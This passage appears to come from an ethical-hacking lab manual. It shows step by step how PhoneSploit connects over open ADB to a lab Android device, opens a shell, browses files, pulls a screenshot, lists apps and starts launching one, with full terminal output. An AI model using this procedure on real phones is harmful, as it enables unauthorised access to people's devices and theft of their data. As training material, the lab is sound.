
5. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.



6. Type **python3 -m pip install colorama** and press **Enter** to install the required dependency.

Note: Here, the dependency is already present.



```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd PhoneSploit
[root@parrot]~/PhoneSploit# python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot]~/PhoneSploit#
```

7. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.



```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd PhoneSploit
[root@parrot]~[/home/attacker/PhoneSploit]
└─# python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot]~[/home/attacker/PhoneSploit]
└─# python3 phonesploit.py
```

8. The PhoneSploit main menu options appear, as shown in the screenshot.

```
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
vice [3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) >
```

9. Type **3** and press **Enter** to select **[3] Connect a new phone** option.

10. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

Note: If you are getting **Connection timed out** error, then type **3** again and press **Enter**. If you do not get any option, then type **3** and press **Enter** again, until you get **Enter a phones ip address** option.

11. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.

Note: If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **steps#7-10**.

```
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) >
```

12. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.

13. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

14. You can observe that a shell command line appears, as shown in the screenshot.

```

Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
vice
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ 

```

15. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.

16. In the results, you can observe that the PWD is the root directory.

```

Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ 

```

17. Now, type **ls** and press **Enter** to view all the files present in the root directory.

```

Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > sh: 1: error:: not found
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+] Enter a device name.
-> phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts    proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc
data           init.usb.rc    oem
default.prop   init.zygote32.rc  plat_file_contexts   sys
dev            init.zygote64_32.rc plat_hwservice_contexts system
etc            lib           plat_property_contexts ueventd.android_x86_64.rc
fstab.android_x86_64  mnt      plat_seapp_contexts ueventd.rc
x86_64:/ $ 

```

18. Type **cd sdcards** and press **Enter** to navigate to the sdcards folder.

```

Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
-> phonesploit(main_menu) > sh: 1: error:: not found
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+] Enter a device name.
-> phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts    proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc
data           init.usb.rc    oem
default.prop   init.zygote32.rc  plat_file_contexts   sys
dev            init.zygote64_32.rc plat_hwservice_contexts system
etc            lib           plat_property_contexts ueventd.android_x86_64.rc
fstab.android_x86_64  mnt      plat_seapp_contexts ueventd.rc
x86_64:/ $ cd sdcards
x86_64:/sdcards $ 

```

19. Type **ls** and press **Enter** to list all the available files and folders.

Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.

```

Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main menu) > sh: 1: error:: not found
phonesploit(main menu) > 3
phonesploit(main menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main menu) > 4

[+] Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init          nonplat_file_contexts  proc
bugreports     init.android_x86_64.rc  nonplat_hwservice_contexts sbin
cache          init.environ.rc   nonplat_property_contexts sdcard
charger        init.rc        nonplat_seapp_contexts  sepolicy
config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc oem
data           init.usb.rc    plat_file_contexts      sys
default.prop   init.zygote32.rc  plat_hwservice_contexts system
dev            init.zygote64_32.rc plat_property_contexts ueventd.android_x86_64.rc
etc            lib           plat_seapp_contexts    ueventd.rc
fstab.android_x86_64 mnt       plat_service_contexts vendor
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  Android  DCIM  Download  Movies  Music  Notifications  Pictures  Podcasts  Ringtones
x86_64:/sdcard $ 
```

20. Type **cd Download** and press **Enter** to navigate to the **Download** folder.

21. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.

```
python3 phonesploit.py - Parrot Terminal
python3 phonesploit(main menu) > 4
[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct           init.superuser.rc      plat_property_contexts
bugreports     init.usb.configfs.rc   plat_seapp_contexts
cache          init.usb.rc           plat_service_contexts
charger        init.zygote32.rc      proc
config         init.zygote64_32.rc   sbin
d              lib
data           mnt
default.prop   nonplat_file_contexts    sdcard
dev            nonplat_hwservice_contexts  sepolicy
etc            nonplat_property_contexts  storage
fstab.android_x86_64 nonplat_seapp_contexts  sys
init           nonplat_service_contexts  system
init.android_x86_64.rc oem
init.environ.rc          plat_file_contexts  ueventd.android_x86_64.rc
init.rc          plat_hwservice_contexts vendor
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  DCIM  Movies  Notifications  Podcasts
Android Download Music  Pictures  Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $
```

22. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.

23. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.

24. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

25. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.

```


Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
cache init.usb.rc plat_service_contexts
charger init.zygote32.rc proc
config init.zygote64_32.rc sbin
d lib sdcard
data nonplat_file_contexts sepolicy
default.prop nonplat_hwservice_contexts storage
dev nonplat_property_contexts sys
etc nonplat_seapp_contexts system
fstab.android_x86_64 nonplat_service_contexts ueventd.android_x86_64.rc
init nonplat_service_contexts ueventd.rc
init.android_x86_64.rc oem vendor
init.environ.rc plat_file_contexts vndservice_contexts
init.rc plat_hwservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms DCIM Movies Notifications Podcasts
Android Download Music Pictures Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $ exit
phonesploit(main menu) > 7

[+] Enter a device name.
->phonesploit(screenshot) > 10.10.1.14
|
[+] Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main menu) >

```

26. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.

27. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.



28. Close the **Desktop** window and switch back to the **Terminal** window.

29. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.

30. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

31. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: Using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.

```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[+] Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main menu) > 14

[+] Enter a device name.
->phonesploit(package_manager) > 10.10.1.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-4YihZPYRJ_19TS1hhE6kvg==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper
package:/system/priv-app/TSCalibration2/TSCalibration2.apk=org.zeroxlab.util.tscal
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemanager
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer
package:/system/app/DownloadProviderU/DLDownloadProviderU.apk=com.android.providers.downloads.u...
[ Menu ] python3 phonesploit.py ... [ Desktop ]

```

32. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

33. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

34. To launch the calculator app, type **com.android.calculator2** and press **Enter**.



